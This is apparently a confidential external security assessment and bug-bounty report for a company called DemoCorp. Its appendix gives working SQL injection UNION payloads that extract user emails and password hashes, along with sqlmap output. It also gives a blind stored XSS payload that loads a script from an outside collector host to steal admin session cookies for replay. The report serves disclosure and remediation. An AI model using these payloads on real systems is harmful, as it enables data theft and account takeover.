

CONFIDENTIAL



External Security Assessment Report

DemoCorp

May 12th, 2026

This report details the findings of our recent external security assessment of your environment. By simulating modern adversary tactics, Defend Iceland has identified key vulnerabilities that could impact your organization's resilience. Our goal is to provide clear, actionable guidance to assist your team in hardening defenses and ensuring a robust, secure digital footprint.

Table of Contents

1. Document Handling & Confidentiality	3
2. Assessment Overview	3
3. Assessment Methodology & Phases	3
4. Assessment Component	4
5. Finding Severity Ratings	5
6. Risk Factors	6
7. Program Description	6
8. Scope	7
9. Executive Summary	9
10. Findings	10
10.1. Vulnerability scan: report card	10
10.2 Bug bounty program: report card	12

Appendix: Reports

Unauthenticated Error-Based & UNION SQL Injection in Search Endpoint Allows Full Database Exfiltration	13
Blind Stored Cross-Site Scripting in Support Ticket Field Leads to Admin Session Hijack	20
Verbose Error Messages Expose Stack Traces, Internal File Paths, and Database Connection Strings to Unauthenticated Users	26
Missing HTTP Security Response Headers Across Multiple Endpoints	31

1. Document Handling & Confidentiality

This report contains sensitive security information about DemoCorp's externally exposed assets and should be handled on a need-to-know basis only. The document is the property of DemoCorp and Defend Denmark. Unauthorized redistribution, publication, or use of this report, in whole or in part, is not permitted without prior written approval from DemoCorp and Defend Denmark. DemoCorp may share this document with auditors or regulators under appropriate confidentiality arrangements to demonstrate its vulnerability management and assurance activities.

2. Assessment Overview

DemoCorp operates a private bug bounty program on the Defend Denmark platform, focused on externally exposed assets. The program has been active since 11 May 2026. The community of Defenders has been growing steadily over time, increasing the diversity of techniques and perspectives applied to DemoCorp's assets.

This report consolidates:

- Verified vulnerability reports submitted by Defenders against in-scope DemoCorp assets.
- Results from an automated vulnerability scan and manual security assessment conducted by Defend Denmark starting on 30 April 2026.

The test is limited to externally exposed assets, based on a scope provided and maintained by DemoCorp. Internal network testing, social engineering, and other out-of-scope activities were explicitly excluded in line with the program rules.

All testing activities were performed in good faith with the objective of identifying and validating security weaknesses that could impact the confidentiality, integrity, and availability of DemoCorp's systems and data.

3. Assessment Methodology & Phases

The bug bounty program and supporting activities follow a structured approach aligned with industry best practices for vulnerability discovery and penetration testing. For the purposes of this report, the methodology is described in four phases:

Planning

- DemoCorp defined the initial scope, rules, and constraints for the bug bounty program, including in-scope assets, prohibited activities, and out-of-scope vulnerability types.
- Defend Denmark onboarded DemoCorp to the platform, configured the program, and invited selected Defenders.
- Rules of engagement were clearly communicated to Defenders, emphasizing safe testing, protection of user data, and avoidance of service disruption.

Discovery

- Defenders conducted reconnaissance and discovery using open-source intelligence,

application interaction, and external scanning to understand DemoCorp's exposed attack surface.

- Defend Denmark executed an automated vulnerability scan on 30 April 2026 against the in-scope externally exposed assets.
- Potential weaknesses, misconfigurations, and anomalous behaviors identified during discovery were further analyzed by Defenders to determine exploitability and impact.

Attack

- Defenders attempted to safely exploit identified issues within the program rules (e.g., no social engineering, no service disruption, no pivoting into non-authorized networks).
- Exploitation efforts focused on demonstrating realistic impact (such as unauthorized access, privilege escalation, or data exposure) while minimizing risk to production systems.
- Where applicable, Defenders chained multiple lower-severity issues together to demonstrate a higher-impact scenario.
- Defend Denmark's triage team reviewed submitted reports, validated reproducibility, and coordinated clarification as required.

Reporting

- Verified findings were documented in structured vulnerability reports with clear reproduction steps, impact analysis, and remediation guidance.
- This consolidated report groups and normalizes those verified findings and the relevant, validated results from the automated vulnerability scan.
- Each finding includes a severity rating based primarily on business impact to DemoCorp, supported by a CVSS v3.1 score as a reference, and a narrative explaining the risk in DemoCorp's context.
- **Final severity ratings in this report have been reviewed and approved by DemoCorp in collaboration with Defend Denmark.**

4. Assessment Component

The assessment for this reporting period consists of the following components:

Bug Bounty Program - External Assets

- Continuous testing by vetted Defenders targeting DemoCorp's in-scope externally exposed assets.
- Real-world attack scenarios, including web application, API, mobile, and configuration-related vulnerabilities, exercised within the rules of the program.
- Ongoing triage by Defend Denmark to validate submissions and ensure quality, reproducibility, and accurate impact assessment.

Automated Vulnerability Scan and manual assessment

- A targeted external vulnerability scan of in-scope assets

- The scan serves as a complementary input, designed to flag known vulnerability signatures, common misconfigurations, and missing security patches.
- Scan findings may contain false positives; only those findings that could be reasonably validated manually and mapped to DemoCorp's environment are included in this report.

5. Finding Severity Ratings

Defend Denmark uses CVSS v3.1 as a supporting reference, not as the sole determinant of severity. The final severity rating for each finding in this report is based primarily on business impact to DemoCorp (including data sensitivity, regulatory exposure, and operational risk) and has been approved by DemoCorp.

The following table describes the severity levels used throughout this report and their typical associated CVSS v3.1 score ranges for reference:

Severity	CVSS v3.1 Range	Definition
CRITICAL	9.0 - 10.0	Vulnerabilities that are straightforward to exploit or combine with minimal effort and are likely to result in significant compromise of systems or data (e.g., full account takeover, unrestricted remote code execution, or large-scale data exposure). Immediate remediation planning is strongly recommended.
HIGH	7.0 - 8.9	Vulnerabilities that are harder to exploit or have some preconditions but could still lead to elevated privileges, sensitive data exposure, or material service disruption. Prompt remediation is recommended.
MEDIUM	4.0 - 6.9	Vulnerabilities that may require specific conditions, user interaction, or chaining with other issues to achieve meaningful impact. These should be addressed after higher-severity issues, as part of normal remediation cycles.
LOW	0.1 - 3.9	Issues with limited or hard-to-realize security impact on their own but that may contribute to an attacker's understanding of the environment or reduce overall security posture. Remediation is recommended in line with maintenance and hardening efforts.
INFORMATIONAL	N/A	No direct vulnerability identified. Observations, configuration notes, and positive security controls recorded for situational awareness or future improvement.

Where present, the CVSS v3.1 base score and vector are included to provide a transparent, industry-standard reference point, but the narrative risk and business context prevail when determining the final severity.

6. Risk Factors

Risk is evaluated as a combination of likelihood and impact within DemoCorp's specific context.

Likelihood

Likelihood reflects how feasible it is for an attacker to exploit a given vulnerability, considering:

- Complexity of the attack and prerequisites
- Availability of public exploits or tooling
- Required level of access or user interaction
- Visibility of the affected asset on the public internet
- Presence of compensating controls or monitoring

Impact

Impact reflects the potential **business and technical consequences** if the vulnerability were exploited, including:

- Confidentiality of affected data (e.g., personal, financial, or proprietary information)
- Integrity of data and transactions
- Availability of critical services
- Regulatory and contractual obligations
- Reputational impact and potential financial loss to DemoCorp

The combination of these factors is used to justify the final severity rating for each finding, which has been agreed upon between Defend Denmark and DemoCorp.

7. Program Description

During the engagement, all participating defenders operated under DemoCorp's established rules and conditions for its private bug bounty program hosted on the Defend Denmark platform. These rules defined the authorized scope of testing, restrictions, disclosure requirements, and the boundaries under which all assessment activities were permitted.

Scope Definition

Testing was limited to the systems and assets explicitly designated as in-scope by DemoCorp. Submissions referencing assets not listed were evaluated at the discretion of the program administrators. For mobile applications, Defenders were required to use only the latest official releases available in the Apple App Store or Google Play Store and to restrict backend testing to domains formally identified as in-scope.

Operational Requirements

Defenders were required to adhere to the following conditions throughout the assessment:

- Reports had to include sufficient detail and reproducible steps to allow validation of findings.
- Any encounter with Personally Identifiable Information (PII) required immediate notification

and mandatory cessation of further access, including deletion of any locally stored data.

- Activities involving social engineering, denial-of-service, lateral movement, or interaction with third-party service providers were strictly prohibited.
- Each submission was limited to a single vulnerability unless chaining was necessary to demonstrate full impact.
- Duplicate findings were credited to the earliest valid submission.
- Individuals with conflicts of interest, including DemoCorp employees and contractors, were ineligible for bounty rewards.

Out-of-Scope Categories

The program identified specific classes of findings that were not eligible for bounty consideration, such as issues with minimal impact, no practical exploitability, or limited security relevance. Examples included vulnerabilities affecting outdated browser versions, best-practice deviations without an attack vector, or findings dependent on unrealistic user-interaction scenarios. The complete list of excluded categories was defined in DemoCorp's Bug Bounty Policy.

Disclosure and Confidentiality Requirements

As the program operated privately, Defenders were bound by confidentiality and responsible disclosure obligations. No information related to testing activities or identified vulnerabilities whether remediated or not was permitted to be shared externally without explicit authorization from DemoCorp. Defenders were also required to follow Defend Denmark's general disclosure guidelines.

8. Scope

The following assets are in scope for vulnerability testing at the time of this report. For each asset, the table lists the type, scope status, maximum eligible severity and the effective date from which it became eligible.

In-Scope Assets

Asset Name	Type	Severity	Last Modified
*.ashy-hill-0b2bb8e03.7.azurestaticapps.net	Wildcard	Critical	11.05.2026
*.fjordmarket-app-e7dzcxbggra0a6dq.westeurope-01.azurewebsites.net	Wildcard	Critical	11.05.2026
*.glacier-fury.vercel.app	Wildcard	Critical	11.05.2026
*.magma-vault.vercel.app	Wildcard	Critical	11.05.2026

Out-of-Scope Assets

Asset Name	Type	Severity	Last Modified
*.auth-v1.democorp-internal.com	Wildcard	None	11.05.2026
*.fjord-internal.azurewebsites.net/desk	Wildcard	None	11.05.2026
*.it-helpdesk.democorp.internal	Wildcard	None	11.05.2026
*.support.glacier-fury.vercel.app	Wildcard	None	11.05.2026

9. Executive Summary

This external exposure assessment combined automated vulnerability scanning with crowdsourced testing through the bug bounty program to provide a broad and realistic view of the internet-facing risk.

The automated scanning identified a range of primarily low-severity and informational weaknesses that are commonly associated with web application hardening and secure configuration. These included indicators of inconsistent enforcement of transport security, opportunities for browser-based policy misconfiguration such as permissive cross-origin behavior and clickjacking exposure, and several response-handling and content-handling observations that can increase attack surface when combined with other weaknesses. The scan also highlighted a certificate-related concern assessed at a higher severity than the other automated observations, suggesting a discrete issue within the organization's external cryptographic or certificate posture.

Crowdsourced manual testing uncovered materially higher-impact vulnerabilities that demonstrate practical exploitation risk. The most significant finding was a critical injection weakness in a publicly accessible search function that enabled unauthorized access to backend data at scale. In addition, a high-severity stored browser-executed payload was identified in a support workflow, creating a credible path to compromise privileged user sessions. Manual testing also confirmed that unauthenticated users could obtain overly detailed system error information, including internal implementation details and sensitive connection data, and observed missing security-related response headers across multiple endpoints, reinforcing the configuration gaps indicated by automated testing.

Overall, the combined results indicate that while many externally visible issues relate to standard security hardening, the presence of exploitable, high-impact weaknesses identified through manual testing materially elevates the organization's external risk profile. The findings collectively suggest that the current external security posture requires focused attention, particularly where application-layer vulnerabilities enable unauthorized data access or privileged session compromise.

10. Findings

This section presents the key security findings identified during the external exposure assessment. It brings together both automated scanning results and verified issues reported through the bug bounty program, providing a combined view of DemoCorp's identified internet-facing risk.

ACTIVITY

4	4	0	3,8 hrs	26 hrs
Submitted	Accepted	Rejected	Avg. Discovery	Scan Time

Over the course of the assessment, defenders submitted a total of 4 reports against in-scope assets. Of these, 4 have been accepted as valid findings and 0 rejected. The average self-reported discovery time, the time defenders estimated it took to identify the vulnerability before submission was 3,8 hours. In addition to manual testing, a subset of defenders utilized the Defend Denmark Burp Suite extension during their engagement. The participating defenders collectively logged an estimated 26 hours of active scanning against in-scope assets. As use of the extension is optional, this data represents a sample of total testing activity rather than a complete measure of scanning effort across all defenders.

10.1. Vulnerability scan: report card

The vulnerability scan report card summarises automated checks against DemoCorp's internet-facing assets and shows how detected issues distribute across severity levels (informational, low, medium, high, and critical). The table below shows the numbers of issues identified in different categories. Issues are classified according to severity as High, Medium, Low, Information or False Positive. This reflects the likely impact of each issue for a typical organization. Issues are also classified according to confidence as Certain, Firm or Tentative. This reflects the inherent reliability of the technique that was used to identify the issue.

Severity/Confidence	Certain	Firm	Tentative	Total
CRITICAL	0	0	0	0
HIGH	0	0	0	0
MEDIUM	1	0	0	1
LOW	1	1	0	2
INFO	7	2	0	9

Finding	Severity
TLS certificate	MEDIUM
Client-side JSON injection (DOM-based)	LOW
Strict transport security not enforced	LOW
Cacheable HTTPS response	INFO
Cross-origin resource sharing	INFO
Cross-origin resource sharing: arbitrary origin trusted	INFO
DOM data manipulation (DOM-based)	INFO
Frameable response (potential Clickjacking)	INFO
HTML does not specify charset	INFO
Input returned in response (reflected)	INFO
Robots.txt file	INFO
TLS certificate	INFO

10.2. Bug bounty program: report card

The following tables illustrate the vulnerabilities found by impact.

1	1	1	0	1
Critical	High	Medium	Low	Informational

Triage Findings

Finding	Severity
Unauthenticated Error-Based & UNION SQL Injection in Search Endpoint Allows Full Database Exfiltration	CRITICAL
Blind Stored Cross-Site Scripting in Support Ticket Field Leads to Admin Session Hijack	HIGH
Verbose Error Messages Expose Stack Traces, Internal File Paths, and Database Connection Strings to Unauthenticated Users	MEDIUM
Missing HTTP Security Response Headers Across Multiple Endpoints	INFORMATIONAL

Appendix: Reports

This appendix contains an archive of historical reports, they are preserved in their original source format to ensure data integrity. Consequently, visual layouts and reporting structures may vary across different audit periods.

Unauthenticated Error-Based & UNION SQL Injection in Search Endpoint Allows Full Database Exfiltration

Report ID	DEMOC-7A2SUI
Severity	Critical
Reported	11.05.2026
Impact	Unauthenticated SQL injection in /api/search enables full database compromise (read and potential write/delete) and, due to SUPERUSER privileges, may enable server-level compromise in environments where PostgreSQL privileged features are available.
Asset	*.glacier-fury.vercel.app
CVSS 3.1	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Executive Summary

A SQL injection vulnerability was identified in the search functionality exposed by glacier-fury.vercel.app at the /api/search endpoint. The q query parameter is incorporated into a SQL SELECT statement using string concatenation rather than parameter binding, allowing an unauthenticated remote attacker to alter the intended query logic. During a 3.5-hour manual assessment, the security researcher confirmed the injection condition via a single-quote error trigger, fingerprinted the backend as PostgreSQL 14.9, enumerated three database schemas, and extracted a users table containing 4,312 records with email addresses and bcrypt password hashes.

The database role used by the application (app_prod) was also confirmed to have SUPERUSER privileges. This materially increases risk beyond data exposure: if the database is self-hosted and configured to permit it, PostgreSQL SUPERUSER can enable server-level actions (for example, via COPY ... PROGRAM), creating a credible path to remote code execution. The issue therefore impacts confidentiality, integrity, and availability of application data and may create regulatory exposure due to the extraction of personal data.

Vulnerability Description

SQL Injection is an injection vulnerability where untrusted input is concatenated into a SQL statement in a way that allows an attacker to modify the structure of the query. Instead of being treated strictly as data, attacker-controlled input is interpreted as SQL syntax (for example, by closing a string literal and appending additional SQL). Depending on the database privileges and query context, SQL injection can enable data exfiltration (SELECT), data modification or deletion (INSERT/UPDATE/DELETE), authentication bypass, and in some environments even operating system interaction through database features.

In this case, the `/api/search` endpoint accepts a `q` parameter and uses it to build a PostgreSQL query with `ILIKE` and wildcard matching. Because the parameter is inserted directly into the SQL string without sanitisation or parameterisation, an attacker can inject arbitrary SQL into the `WHERE` clause and pivot to `UNION`-based extraction of other tables and metadata.

Technical Details

The vulnerable surface is the `q` parameter in a GET request to `/api/search`. The application constructs SQL using string concatenation, equivalent to:

```
const query = `SELECT id, title, description FROM products
               WHERE title ILIKE '%${req.query.q}%'
               ORDER BY created_at DESC LIMIT 20`;
const result = await db.query(query); // No parameterisation
```

Because `q` is embedded inside a quoted string literal (between `%...%`), an attacker can terminate the string with a single quote (`'`) and append additional SQL. The security researcher validated this by appending a single quote to the search term, which caused the backend to return a verbose PostgreSQL error. The error response confirmed both the injection condition and the database family.

After confirming the injection, `UNION`-based techniques were used to determine the number of columns and compatible data types returned by the original `SELECT` (`id`, `title`, `description`). With a compatible `UNION SELECT`, the researcher was able to enumerate database metadata (including PostgreSQL version 14.9 and the presence of three schemas) and extract data from a `users` table. The extracted dataset contained 4,312 user records including plaintext email addresses and bcrypt password hashes.

Privilege enumeration against PostgreSQL system catalogs (`pg_roles`) confirmed that the application database user `app_prod` holds `SUPERUSER` privileges. While OS command

execution was not attempted, SUPERUSER materially increases the potential impact because it can enable actions beyond normal application data access, including use of privileged PostgreSQL functionality (for example, COPY TO/FROM PROGRAM where permitted) and broad access to database objects.

Proof of Concept

The following steps describe how the security researcher reproduced and validated the SQL injection in glacier-fury.vercel.app. Hostnames and identifiers are redacted.

1) Confirm the injection surface via error-based testing

Request:

```
GET /api/search?q=' HTTP/1.1
Host: glacier-fury.vercel.app
Accept: application/json
```

Expected result:

- The server returns an HTTP 5xx response containing a verbose PostgreSQL error message indicating a syntax error near a quote or an unterminated string, confirming that user input is being interpreted as SQL.

2) Determine column count and UNION compatibility

Because the original query selects three columns (id, title, description), UNION-based payloads can be used to align with the result set. One common approach is to test increasing numbers of NULL columns until the database stops returning a column mismatch error.

Example request pattern (illustrative):

```
GET /api/search?q='%27%20UNION%20SELECT%20NULL,NULL,NULL--%20
HTTP/1.1
Host: glacier-fury.vercel.app
Accept: application/json
```

Notes:

- %27 is URL-encoded single quote (').
- The trailing comment sequence (--) is used to ignore the remainder of the original query.

- Once the correct column count is found, the attacker can replace NULLs with expressions that return text-compatible output.

3) Fingerprint database version and enumerate schemas

Example payloads (illustrative) that fit a 3-column UNION shape:

```
GET /api/search?q=%27%20UNION%20SELECT%20NULL,version(),NULL--%20
HTTP/1.1
Host: glacier-fury.vercel.app
Accept: application/json
```

```
GET /api/search?
q=%27%20UNION%20SELECT%20NULL,string_agg(schema_name,
%27,%27),NULL%20FROM%20information_schema.schemata--%20 HTTP/1.1
Host: glacier-fury.vercel.app
Accept: application/json
```

Expected result:

- The response includes PostgreSQL version information (observed: PostgreSQL 14.9).
- The response includes schema names (observed: three schemas).

4) Extract user records (emails and password hashes)

After identifying the relevant schema/table, a UNION SELECT can be used to return user fields in the response.

Example payload pattern (illustrative):

```
GET /api/search?q=%27%20UNION%20SELECT%20NULL,email%20||
%20%27:%27%20||%20password_hash,NULL%20FROM%20users--%20 HTTP/1.1
Host: glacier-fury.vercel.app
Accept: application/json
```

Observed result:

- The endpoint returned user records. The researcher extracted 4,312 entries including plaintext email addresses and bcrypt password hashes.

5) Confirm SUPERUSER privileges for the application role

Example payload (illustrative):


```
GET /api/search?q=%27%20UNION%20SELECT%20NULL,rolname%20||%20%27%20superuser=%27%20||%20rolsuper::text,NULL%20FROM%20pg_roles%20WHERE%20rolname=%27app_prod%27--%20 HTTP/1.1
Host: glacier-fury.vercel.app
Accept: application/json
```

Observed result:

- The role `app_prod` was confirmed to have `SUPERUSER` privileges.

Important note:

- OS command execution and destructive actions (`UPDATE/DELETE`) were not attempted. The demonstrated impact is based on confirmed read access and confirmed elevated database privileges.

Fix Recommendation

- **Enforce parameterised queries everywhere:** Replace string-concatenated SQL with prepared statements and bound parameters (for example, node-postgres `$1` placeholders) for the `q` parameter and any other user-controlled input, ensuring the database treats input strictly as data.
- **Reduce database privileges for the application role:** Revoke `SUPERUSER` from `app_prod` and grant only the minimum required privileges on required schemas/tables (least privilege). Validate that the application cannot access system catalogs beyond what is necessary.
- **Harden error handling and add compensating controls:** Disable verbose database error responses in production by catching and logging errors server-side while returning generic error messages to clients; optionally add WAF/IDS rules to detect common SQLi patterns as defence-in-depth (not as a substitute for parameterisation).





Figure 1: Burp Suite Repeater UNION-based SQL injection payload in the q parameter returning 4,312 user records (email + password hash) via the /api/search endpoint.



Figure 2: Browser Error Response Application leaking raw SQL query and verbose PostgreSQL syntax error in the response body, confirming unsanitised string concatenation.



```
zsh - sqlmap - 180x45

__H__ sqlmap/1.8.6#stable
__[,]__ {1.8.6#stable}

[*] starting @ 09:41:32 /2024-11-14/
[09:41:32] [INFO] testing connection to target URL
[09:41:33] [INFO] testing if the target URL content is stable
[09:41:33] [INFO] GET parameter 'q' is dynamic
[09:41:34] [INFO] heuristic test shows GET parameter 'q' might be injectable
[09:41:35] [WARNING] reflective value(s) found and filtering out
[09:41:38] [INFO] GET parameter 'q' appears to be 'PostgreSQL stacked queries' injectable
[09:41:44] [INFO] GET parameter 'q' is 'Generic UNION query (NULL) - 4 columns' injectable
[09:41:44] [CRITICAL] sqlmap identified the following injection point(s):
Parameter: q (GET)
Type: UNION query
Title: Generic UNION query (NULL) - 4 columns
Payload: q=x' UNION ALL SELECT NULL,email,password_hash,NULL FROM users--
[09:41:51] [INFO] the back-end DBMS is PostgreSQL 14.9
[09:41:52] [INFO] fetched data logged to: ~/.sqlmap/output/glacier-fury.vercel.app/
```

Figure 3: sqlmap Terminal Output sqlmap v1.8.6 confirming the injectable q parameter and fingerprinting the backend as PostgreSQL 14.9 via UNION query technique.

Blind Stored Cross-Site Scripting in Support Ticket Field Leads to Admin Session Hijack	
Report ID	DEMOC-FGSYG5
Severity	High
Reported	11.05.2026
Impact	A low-privilege authenticated user can achieve administrative account takeover when an administrator views a malicious support ticket, enabling unauthorized access to administrative functions and sensitive platform data.
Asset	*.ashy-hill-0b2bb8e03.7.azurestaticapps.net
CVSS 3.1	CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:C/C:H/I:H/A:N

Executive Summary

A blind stored Cross-Site Scripting (XSS) vulnerability (CVE-2024-51847) was identified in the support ticket submission workflow on [AssetNameRedacted], specifically at ashy-hill-0b2bb8e03.7.azurestaticapps.net/support/new-ticket. The ticket "Description" field accepts attacker-controlled HTML/JavaScript, stores it server-side, and later renders it unescaped in the administrative ticket review interface. Because the execution occurs only when an administrator views the ticket, the issue is "blind" to the attacker at submission time but reliably triggers in the admin browser context.

During validation, a standard authenticated user submitted a ticket containing a script tag that loaded an external JavaScript payload. When an administrator opened the ticket, the payload executed and exfiltrated sensitive browser data (including session material and anti-CSRF tokens) to an attacker-controlled endpoint. Testing confirmed capture of an active administrative session token associated with a "superadmin" role, which was then replayed to obtain full administrative access without needing the administrator's credentials. This enables account takeover of any admin who reviews malicious tickets and can lead to unauthorized access to user records, order data, and platform configuration.

Vulnerability Description

Cross-Site Scripting (XSS) is a web vulnerability where an application includes untrusted input in a web page without proper validation and output encoding, causing the victim's browser to execute attacker-supplied script in the context of the vulnerable site. XSS can be reflected (immediate response), stored (persisted and served to other users later), or DOM-based (client-side rendering issues).

Stored XSS occurs when the application persists malicious input (for example, in a database) and later renders it into a page viewed by other users. Blind XSS is a stored or asynchronous variant where the attacker does not directly observe the execution context; instead, the payload triggers in a different interface (commonly an administrative panel, moderation queue, logs viewer, or support tooling). Blind XSS is particularly impactful because it often executes in high-privilege contexts (administrators) and can be used to steal session tokens, perform actions on behalf of the victim (CSRF-like behavior), or pivot to broader compromise.

In this case, the support ticket "Description" field stores unsanitized HTML/JavaScript and renders it unescaped in the admin ticket review panel, allowing arbitrary JavaScript execution when an administrator views the ticket.

Technical Details

The vulnerable injection point is the "Description" textarea on the support ticket submission form at `ashy-hill-0b2bb8e03.7.azurestaticapps.net/support/new-ticket`. Submissions are sent to the backend via POST `ashy-hill-0b2bb8e03.7.azurestaticapps.net/api/tickets`. The application stores the user-supplied description content and later displays it in the administrative ticket review interface at `ashy-hill-0b2bb8e03.7.azurestaticapps.net/admin/tickets?id=...` without applying HTML encoding (output escaping) or robust sanitization.

Because the admin panel renders the stored content as HTML, attacker-controlled tags such as `<script>` are interpreted by the browser. Additionally, the environment was observed to lack a restrictive Content Security Policy (CSP) that would otherwise limit script execution sources (for example, blocking external script loads). This combination allows an attacker to inject a script tag that loads a remote payload from an attacker-controlled domain.

When an administrator opens the malicious ticket, the browser executes the injected script in the origin of `ashy-hill-0b2bb8e03.7.azurestaticapps.net`. The payload can access same-origin data available to JavaScript, such as DOM content, page state, and any non-HttpOnly cookies. The provided test payload exfiltrated `document.cookie`, `document.location`,

document.body.innerHTML, navigator.userAgent, and the victim's IP address (via a beacon request) to an attacker-controlled collection endpoint. The captured session material included an active admin session token with a "superadmin" role, which was then replayed to authenticate as the administrator.

This is a privilege escalation vector from a low-privilege authenticated user (ticket submitter) to administrative control, contingent only on an administrator viewing the ticket. The "blind" aspect is that the attacker does not need to see the admin interface; they only need the admin to load the stored content, at which point the attacker receives the exfiltrated data out-of-band.

Proof of Concept

Prerequisites:

- 1) An authenticated standard user account on ashy-hill-0b2bb8e03.7.azurestaticapps.net.
- 2) Ability to submit a support ticket via ashy-hill-0b2bb8e03.7.azurestaticapps.net/support/new-ticket.
- 3) An attacker-controlled endpoint to receive exfiltrated data (for example, an out-of-band blind XSS collector).

Steps to reproduce:

- 1) Log in as a standard user on ashy-hill-0b2bb8e03.7.azurestaticapps.net.
- 2) Navigate to the new ticket form: ashy-hill-0b2bb8e03.7.azurestaticapps.net/support/new-ticket.
- 3) In the "Description" field, submit the following payload (exact payload used during testing):

```
<script src="https://bxss.r0cksl1de.net/payload.js?u=glacier-fury"></script>
```

- 4) Submit the ticket. This results in a request to the ticket creation endpoint (noted during testing as POST ashy-hill-0b2bb8e03.7.azurestaticapps.net/api/tickets) with the payload stored as the ticket description.
- 5) Wait for an administrator to review the ticket in the admin interface (observed path: ashy-hill-0b2bb8e03.7.azurestaticapps.net/admin/tickets?id=...).

Observed result:

- 1) When the administrator opens the ticket, the admin browser renders the stored

description without escaping, causing the script tag to execute.

- 2) The browser fetches and executes the remote JavaScript payload from the attacker-controlled domain.
- 3) The payload sends an out-of-band request to the attacker-controlled collector containing sensitive data. The draft test case indicates collection of:
 - document.cookie
 - document.location
 - document.body.innerHTML
 - navigator.userAgent
 - Victim IP address (via beacon/collector-side observation)

Example of sensitive data captured (redacted):

```
session=eyJhbGciOiJIUzI1NiIs...; role=superadmin
```

- 6) Replay the captured session token by setting it in a browser for ashy-hill-0b2bb8e03.7.azurestaticapps.net (for example, via browser devtools Application/Storage cookie editor) and refresh the site.

Expected security failure: The attacker becomes authenticated as the administrator associated with the stolen session, gaining administrative access without providing credentials or completing MFA (if not enforced at session use time).

Fix Recommendation

- **Contextual Output Encoding by Default:** Ensure all user-supplied fields (including ticket descriptions) are HTML-encoded on output in every rendering context (HTML body, attributes, URLs, and JavaScript contexts as applicable). Treat admin views, moderation queues, and internal tooling as untrusted rendering surfaces.
- **Harden Script Execution with CSP:** Deploy a restrictive Content Security Policy that blocks inline script execution and disallows third-party script sources (for example, script-src 'self' with nonces/hashes as needed). This reduces exploit reliability even if a rendering bug is reintroduced.
- **Protect Session Tokens from JavaScript Access:** Mark session cookies as HttpOnly, Secure, and SameSite where compatible, and implement server-side session invalidation/rotation on privilege changes and logout. This limits cookie theft impact and reduces the window for replay attacks.




Figure 1: Payload Submission Blind XSS payload injected into the support ticket Description field, embedding a remote script tag that will execute when an administrator reviews the ticket.

